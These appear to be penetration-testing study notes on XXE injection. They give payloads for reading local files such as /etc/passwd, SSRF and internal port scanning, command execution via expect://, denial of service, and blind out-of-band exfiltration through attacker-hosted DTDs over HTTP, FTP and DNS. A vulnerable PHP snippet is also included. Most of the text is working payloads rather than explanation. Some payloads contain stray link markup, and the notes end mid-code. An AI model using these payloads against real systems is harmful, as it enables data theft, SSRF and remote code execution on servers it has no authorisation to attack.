    - **XXE to Local File Disclosure**
      * **Steps of Exploitation**
        + Intercept the request
        + try to know which field is vulnerable or injectable

ex: in the next example <productid> field was injectable

* + - * + To perform an XXE injection that retrieves an arbitrary file from the server’s filesystem, you need to modify the submitted XML in two ways:

Introduce (or edit) a DOCTYPE element that defines an external entity containing the path to the file. using the SYSTEM keyword

Edit a data value in the XML that is returned in the application’s response, to make use of the defined external entity.

In the example below we used the &xxe; entity in the request to retrieve the data we want.

* + - * + With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.
      * **Reading Files with File:// Scheme:**
        + Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application's response. Ex :

Normal Request:

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

<?xml version=”1.0" encoding=”UTF-8"?>

<stockCheck>

<productId>3301</productId><

/stockCheck>

Changed Request:

<?xml version="1.0"?>

<!DOCTYPE test[<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

<stockCheck>

<productId>&xxe;</productId>

</stockCheck>

**This code mean read the content of /etc/passwd and put it in variable xxe and print it in “&xxe;” variable note that if its sent through a url not the body of the message we must encode the & to %26 and it will be be <tag>%26xxe;</tag>**

In case of windows

file:///c:/boot.ini

* + - * **READ files with php wrappers** 
        + Everything is ok! This is because we want to retrieve resources that are either well formatted XML or files which won't cause errors during the parsing process. But what happens when we want to retrieve a file with some xml special characters For example, &, < and > are XML special characters and will cause errors. Content must conform to the encoding declaration and therefore cannot contain binary data. To solve this issue we can use. To solve this issue there is 2 solutions

mixing CDATA with Parameter Entities

php:// built-in wrapper

* + - * + Generally speaking, mixing CDATA with Parameter Entities works in major XML parsers; however, in PHP there is an alternative that allows us to bypass the restriction on file content (php:// built-in wrapper)
        + **php:// built-in wrapper**

Let's consider this example

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE version [<!ENTITY xxe SYSTEM "[php://filter/](file:///\\etc\passwd)read=convert.base64-encode/resource=index.php ">]>

<Version>

<email>&xxe;</email>

</Version>

//<!ENTITY pwn SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

//<!ENTITY xxe SYSTEM "[php://filter/](file:///\\etc\passwd)read=convert.base64-encode/resource=file:///etc/passwd”>

* + - * **Reading Files with CDATA Escape Using Parameter Entities Method**
        + **Overview**

What if you want to retrieve xml files or files that contain non http characters??

But there’s a problem in retrieving xml/dtd files with XXE. The tags in the xml document will be parsed by the parser and will completely change its meaning and the attack will not work. So we need a way so that the xml documents are not parsed (as should be considered as a simple plain text document).

This is where the concept of CDATA comes in.

PCDATA is text that will be parsed by a parser. Tags inside the text will be treated as markup and entities will be expanded.

CDATA is text that will not be parsed by a parser. Tags inside the text will not be treated as markup and entities will not be expanded.

By default everything is PCDATA. This keyword specifies that element must contain parsable data – < , > , &, ‘ , “

So if you don’t want your xml to be parsed, enclose it in CDATA.

* + - * + **Payload**

**Evil.dtd**

<!ENTITY join "%a;%xxefile;%z;">

**Request**

<!DOCTYPE message [

<!ENTITY % a "<![CDATA[">

<!ENTITY % xxefile SYSTEM "file:///path/to/config.php"> <!ENTITY % z "]]>">

<!ENTITY % ExtDTD SYSTEM "http://hacker.site/xml/xxe/evil.dtd"> %ExtDTD;

]>



<message>

..

<body>&join;</body>

* + - * + **Note**

Generally speaking, mixing CDATA with Parameter Entities works in major XML parsers; however, in PHP there is an alternative that allows us to bypass the restriction on file content (php:// built-in wrapper).

* + - **External Entity injection (XXE) to SSRF**
      * SSRF is the shorthand for server-side request forgery; this basically allows an attack to trick the server running the XML parser to make connections to remote hosts. For now, let's use the SSRF vulnerability to perform a port scan of a remote host. We'll use HTTP URLs in an external entity, then manually substitute different port numbers. The logic here is that whenever the parser tries to load the entity from the URI, for every correct fetch (open port) it will return a page with an HTTP request failure error, sometimes even displaying the service banner; but for every failed attempt it will display an error showing a connection failure.
      * 
      * Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
        + <?xml version="1.0" encoding="ISO-8859-1"?>
        + <!DOCTYPE version [ <!ENTITY xxe SYSTEM "<http://internal.vulnerable-website.com/>"> ]>
        + <Version>
        + <email>&xxe;</email>
        + </Version>
      * 
      * it is possible to use XXE to make server-side requests. It follows the same format from above however instead of using the file protocol, you would use the http protocol to make a request to some server-side IP
      * **External Entity injection (XXE) to SSRF (Scan internal ports)**
        + Differentiate Open/Closed ports based on response content or response time
        + Payload

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE xxe [



<!ELEMENT name ANY>

<!ENTITY xxe SYSTEM "http://192.168.199.100:80">]>

<root>

<name>&xxe;</name>

</root>

* + - **External Entity injection (XXE) to RCE**
      * The ability to execute arbitrary code on a server is always fascinating. We can utilize PHP's expect:// URI wrapper to run arbitrary commands on the server If PHP “expect” module is loaded, we can get RCE.
        + 
      * **Payload**
        + <?xml version="1.0" encoding="ISO-8859-1"?>
        + <!DOCTYPE foo [<!ELEMENT foo ANY >
        + <!ENTITY xxe SYSTEM "<expect://id>" >]>
        + <Version>
        + <email>&xxe;</email>
        + </Version>
    - **Bypassing Access control Via External Entity injection (XXE)**
      * **Code Example**
        + if (isset($\_SERVER['HTTP\_CLIENT\_IP'])
        + || isset($\_SERVER['HTTP\_X\_FORWARDED\_FOR'])
        + || !in\_array(@$\_SERVER['REMOTE\_ADDR'], array(
        + '127.0.0.1',
        + '::1',
        + ))
        + ) {
        + header('HTTP/1.0 403 Forbidden');
        + exit('You are not allowed to access this file.');
        + }
        + This snippet of PHP and countless others like it are used to restrict access to certain PHP files to the local server, i.e. localhost. However, an XXE vulnerability in the frontend to the application actually gives an attacker the exact credentials needed to bypass this access control since all HTTP requests by the XML parser will be made from localhost.
        + 
      * **Exploitation**
        + **Payload**

<?xml version="1.0"?>

<!DOCTYPE results [

<!ENTITY harmless SYSTEM

"php://filter/read=convert.base64-encode/resource=http://example.com/viewlog.php"

>

]>

<results>

<result>&harmless;</result>

</results>

If log viewing were restricted to local requests, then the attacker may be able to successfully grab the logs anyway. The same thinking applies to maintenance or administration interfaces whose access is restricted in this fashion.

* + - **External Entity injection (XXE) to Denial of Service** 
      * **Denial Of service Using File Read**
        + If the back end operating system is Unix/Linux based, we can cause a denial of service by requesting files that will never return such as /dev/random or /dev/urandom and /dev/zero. This will consume the resources of the server, hence causing a denial of service:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE student [

<!ENTITY oops SYSTEM "file:///dev/random">

]>

<student>

<name>&oops;</name>

</student>

* + - * **Denial of Service Using External Entity Expansion (XEE)**
        + Another popular XML attack vector is the XEE injection attack; the idea behind this attack is to define nested entities to consume resources and hence cause a denial of service.
        + There is a popular attack called “Billion Laughs” also known as “XML Bomb..
  + **Exploiting Blind XXE** 
    - **Introduction** 
      * In-band XXE attacks are more common and let the attacker receive an immediate response to the XXE payload. In the case of out-of-band XXE attacks (also called blind XXE), there is no immediate response from the web application
      * **There are 3 broad ways in which you can find and exploit blind XXE vulnerabilities:**
        + Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
        + Exploiting blind XXE to retrieve sensitive data via error messages, where the attacker can trigger a parsing error message containing sensitive data.
        + Exploiting blind XXE by local dtd
      * The process for exploiting out-of-band XXE vulnerabilities is similar to using parameter entities with in-band XXE and involves the creation of an external DTD (Document Type Definition). There is one major difference: with this type of attack, the attacker needs the XML parser to make an additional request to an attacker-controlled server. This is needed to read the contents of the local file.
      * **What is XML Parameter entities?**
        + XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First, the declaration of an XML parameter entity includes the percent character before the entity name:

<!ENTITY % myparameterentity "my parameter entity value" >

* + - * + And second, parameter entities are referenced using the percent character instead of the usual ampersand:

%myparameterentity;

* + - * + This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>

* + - * + This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.
    - **Vulnerable code Example**
      * **Example 1 (Authentication using XML):**
        + <?php
        + libxml\_disable\_entity\_loader (false);
        + $xmlfile = file\_get\_contents('php://input');
        + $dom = new DOMDocument();
        + $dom->loadXML($xmlfile, **LIBXML\_NOENT | LIBXML\_DTDLOAD**); // this stuff is required to make sure
        + $creds = simplexml\_import\_dom($dom);
        + $user = $creds->user;
        + $pass = $creds->pass;
        + //echo “You have logged in as user $user”;
        + ?>
    - **Exploiting Blind XXE with Out-of-band Exfiltration (Exfiltration with remote DTD)**
      * **Detecting Blind XXE using Out-of-Band Techniques (burp collaborator)**
        + The first way we can detect blind XXE is through triggering out-of-band network interaction to a server we control.
        + Burp Suite Pro allows use of the Collaborator server which can act as your attack server. To detect blind XXE, you would construct a payload like:

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://attacker.com"> ]>

* + - * + where attacker.com is the site, you control. A sample Burp Collaborator server address would be

<http://wpp4w63vbnnhghjj4zz.burpcollaborator.net>.

* + - * + The entire example in the first lab to trigger an interaction with our server would then be:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://wpp4w63vbnnhghjj4zz.burpcollaborator.net"> ]>

<stockCheck>

<productId>&xxe;</productId>

</stockCheck>

* + - * **Detecting Blind XXE using OOB Techniques with Application Filtering via parameter entities:**
        + Sometimes XXE attacks using regular entities are blocked due to some input validation by the application or some hardening of the XML parser that is being used. Instead, you might be able to use XML parameter entities, which are a certain kind of XML entity that can only be used within the DTD. To use parameter entities, you must preface your entity with a percent sign when declaring it and calling it. For example:

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://wpp4w63vbnnhghjj4zz.burpcollaborator.net"> %xxe; ]>

* + - * + So, if we are trying to trigger an out-of-band interaction then a payload would look like the following:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://wpp4w63vbnnhghjj4zz.burpcollaborator.net"> %xxe; ]>

<stockCheck>


<productId>1</productId>

</stockCheck>

* + - * + **Important Notes**

Notice how the entire payload is contained within the DTD, we do not call %xxe; outside of it in the <productID> tag like we did previously

There is a space between first % and the word after it (% xxe) they are not stuck together



* + - * **Exploiting XXE OOB DATA RETRIEVAL VIA PARAMETER ENTITIES:**
        + **Exploitation Example using Burp collaborator**

As we have seen in the above attacks, we were seeing which field is vulnerable. But when there is a different output on our provided input then we can use Blind XXE for this purpose. we can use burp collaborator

**Request Payload**

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ENTITY % [xxe](https://portswigger.net/web-security/xxe) SYSTEM "YOUR-DTD-URL"> %xxe;]>

**External Malicious DTD Ex:**

<!ENTITY % file SYSTEM "file:///etc/hostname">  
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/?x=%file;'>">  
%eval;  
%exfil;

Now we will see in Burp Collaborator, You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the /etc/hostname file

**Note**

it was sometimes not possible to extract the contents of a file that includes some characters or line breaks (which is the case of /etc/passwd). To exfiltrate a big file such as /etc/passwd we can use the PHP Filter instead of file protocol

php://filter/convert.base64-encode/resource=/etc/passwd

* + - * + **Exploitation Example with your OWN Server**

**Request Payload**

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ENTITY % [xxe](https://portswigger.net/web-security/xxe) SYSTEM "YOUR-DTD-URL/evil.dtd"> %xxe;]>

**External Malicious DTD Ex:**

<!ENTITY % file SYSTEM "file:///etc/hostname">  
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://your-server.com/?x=%file;'>">  
%eval;  
%exfil;

* + - * + **Exploitation Example 3:**

**Request Payload**

<?xml version="1.0"?>

<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://MY\_SERVER\_IP/evil.dtd"> %pe; %param1; ]>

<comment> <text>blind2 &external;</text></comment>

**Attacker Malicious DTD (evil.dtd)**

<?xml version="1.0" encoding="UTF-8"?>

<!ENTITY % stuff SYSTEM "file:///etc/hostname">

<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://MY\_SERVER\_IP/?data=%stuff;'>">

* + - * + **Exploitation Example 4:**

**Request Payload**

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity\_oob.dtd">

<data>&send;</data>

**Attacker Malicious DTD**

<!ENTITY % file SYSTEM "file:///etc/hostname">

<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">

%all;

* + - * + **Exploitation Example 5:**

**Request payload**

POST http://example.com/xml HTTP/1.1

<?xml version=1.0"?>

<!DOCTYPE foo [

<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

<!ENTITY % dtd SYSTEM "http://attacker.com/xxe.dtd">

%dtd; <!-- load dtd file -->

%all; <!-- Resolve the nested external entity -->

%req; <!-- resolve the external entity req along with file reference -->

]>

**Attacker Malicious DTD (evil.dtd)**

The attacker must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver

<!ENTITY % all "<!ENTITY &#x25; req SYSTEM 'https://webhook.site/b16e2541-f40a-4641-9e12-286439217267/%file;'>">

* + - * + **Exploitation Example Without External DTD (didn’t work)**

**Request Payload**

<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY % xxe SYSTEM "file:///etc/passwd" >

<!ENTITY callhome SYSTEM "http://{BURP\_COLLABORATOR\_URL}/?%xxe;">]>

<foo>&callhome;</foo>

* + - * **Exploiting blind XXE OOB Data Retrieval through FTP Protocol**
        + You can exfilterate data using ftp. This overcomes the limitation of http bad characters. The file can therefore be transmitted without encoding.
        + This protocol allows you to connect to a FTP server to read file (would require to know the exact file location and credentials to authenticate) or exfiltrate data. You can exfiltrate data using ftp. This overcomes the limitation of http bad characters. The file can therefore be transmitted without encoding, it could be useful when exfiltrating files that contains bad characters and the web application doesn’t use PHP so we can’t use PHP Filters
        + Example:

ftp://user:password@internal.company.net/file

<ftp://user:@evil.com>

* + - * + Exploitation Example

Step 1: Port scanning the application IP address

Request

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE users [

<!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd" >

%dtd;

%param1;

]>

<users>

<user>

<username>&exfil;</username>

<password>$%@#!@%xzcvs546345354</password>

</user>

</users>

External DTD (evil.dtd):

<!ENTITY % data SYSTEM "file:///etc/passwd">

<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://AttackerIP:2121/%data;'>">

* + - * + Note

For the FTP server, I used xxeserv which is specially designed for data extraction via FTP with a XXE OOB.

xxeserv -o files.log -p 2121 -w -wd public -wp 8000

* + - * **Exploiting blind XXE OOB Data Retrieval through DNS Protocol**
        + **Example**

We may not be able to completely exfiltrate the files However, we can fetch partial contents.

For this technique to work, you must be able to upload a file having your evil DTD contents, on the vulnerable server.

Upload the file with following contents:

<!ENTITY % data SYSTEM "file:///etc/hostname">

<!ENTITY % param1 "<!ENTITY exfil SYSTEM '%data;.attacker.com'>">

and in your XXE payload use the relative path to the uploaded DTD

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE users [

<!ENTITY % x SYSTEM "../../u/securityidiots/uploads/evil.dtd" > %x; %param1;

]>

<users>

<user>

<id>2</id>

<username>&exfil;</username>

<password>$%@#!@%xzcvs546345354</password>

</user>

</users>

and in your DNS Server log all the wildcard DNS resolutions to read the input passed via out XXE Injection.

* + - * + **Limitations of using DNS for data exfiltration**

A domain name can have maximum of 127 subdomains.

Each subdomains can have maximum of 63 character length.

Maximum length of full domain name is 253 characters.

Due to DNS records caching add unique value to URL for each request.

DNS being plaintext channel any data extracted over DNS will be in clear text format and will be available to intermediary nodes and DNS Server caches. Hence, it is recommended not to exfiltrate sensitive data over DNS.

* + - * **Exploiting blind XXE OOB Data Retrieval through Protocol Handlers:**
        + Parameter entities help us to access external resources transferring to them file content from the server, where the parser is located, via external entities using the technique described above. It allows attacking parsers, on which result direct output is not supported. This technique might not work with some file contents, including the newline characters contained in the /etc/passwd file. This is because some XML parsers fetch the URL in the external entity definition using an API that validates the characters that are allowed to appear within the URL
        + Now the objective is to gain access to server’s internal local files / resources (file disclosure) exploiting **protocol handlers** (wrappers) used in many platforms/parsers which support a variety of URL schemes/protocols:
        + **other protocols Handlers**

Depending on the version of Java in use, there might be other handlers you can use, such as:

gopher://

mailto://

ldap://

jar://

ssh2://

However to be able to use these, this will depend on you finding a version of Java which is <1.7.

* + - * + **file: protocol**

Access file with relative or absolute path

Examples:

file:///etc/passwd

file://C:/Windows/System32/inetsrv/config/applicationHost.config

* + - * + **http: protocol**

Nothing surprising here. You can trigger GET request to HTTP service. While it can be a starting point for Server-Side Request Forgery (SSRF), the response is not likely to be readable. Most webpages are not perfectly XML valid.

Example:

https://192.168.0.150:8000/

https://localhost/phpMyAdmin/

<https://169.254.169.254/latest/user-data>

AWS metadata URLs now require a special header. It is unlikely that you will be able to access it with XXE.

* + - * + **PHP: Encoding file content**

XXE have major limitations regarding which file can be read. In general, you can't read non-ASCII characters or special characters that are not XML compatible.

In order to read file with special characters, we can take advantage of the php protocol.

php://filter/convert.base64-encode/resource=/source\_code.zip

* + - * + **gopher: protocol**

Another option for data exfiltration is the gopher protocol. It allows to connect to any server with a TCP with an arbitrary message. The path section of the URL is the data that will be written to the TCP socket. It is rarely available as it requires very old versions of Java.


gopher://server/?data

* + - * + **jar: protocol**

The jar protocol is a very special case. It is only available on Java applications. It allows to access files inside a PKZIP archive (.zip, .jar, ...). You will see in the last exercise how it can be used to write files to a remote server.

Example:

Jar:file://./archive.zip!config.properties

* + - * + 
    - **Exploiting Blind XXE By retrieving data via error messages**
      * **Overview**
        + An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.
        + The payload and exploit is very similar to the above approach; however, the only difference is that you do not need to have a server to receive any kind of request, but you need one to host your payload.
        + **Testing for errors**

DTD File:

<!ENTITY % data SYSTEM "file:///etc/passwd">

<!ENTITY % foo "<!ENTITY &#37; xxe SYSTEM **'file:///nofile/**'>">

%foo;

%xxe;

Server Response:

{"status":500,"error":"Internal Server Error","message":"IO error.\nReason: **/nofile** (No such file or directory)"}

**Great! The non-exist file is reflected in the Error messages**. Next is adding the File Content.

* + - * **Exploitation Example**
        + **Malicious DTD File**

You can trigger an XML parsing error message containing the contents of the /etc/passwd file using a malicious external DTD as follows:

<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">  
%eval;  
%exfil;

If % is not allowed, so let’s encode it! (&#39 is the same)

* + - * + **Request payload**

<?xml version="1.0" ?>

<!DOCTYPE foo [<!ENTITY % [xxe](https://portswigger.net/web-security/xxe) SYSTEM "YOUR-DTD-URL"> %xxe;]>

<message></message>

* + - * + And the content of the file was successfully printed in the output of the error sent via HTTP You should see an error message containing the contents of the /etc/passwd file.

java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

* + - * + **This DTD carries out the following steps:**

Defines an XML parameter entity called file, containing the contents of the /etc/passwd file.

Defines an XML parameter entity called eval, containing a dynamic declaration of another XML parameter entity called error. The error entity will be evaluated by loading a nonexistent file whose name contains the value of the file entity.

Uses the eval entity, which causes the dynamic declaration of the error entity to be performed.

Uses the error entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the /etc/passwd file.

* + - * **Note**
        + using this function to disable standard libxml errors

libxml\_use\_internal\_errors(TRUE); // deny

libxml\_use\_internal\_errors(FALSE); // show

* + - * + and enable user error handling. In this way, we can catch the XML errors during parsing and display them in a user-friendly way

<?php

libxml\_use\_internal\_errors(true);

$sxe = simplexml\_load\_string("<?xml version='1.0'><broken><xml></broken>");

if ($sxe === false) {

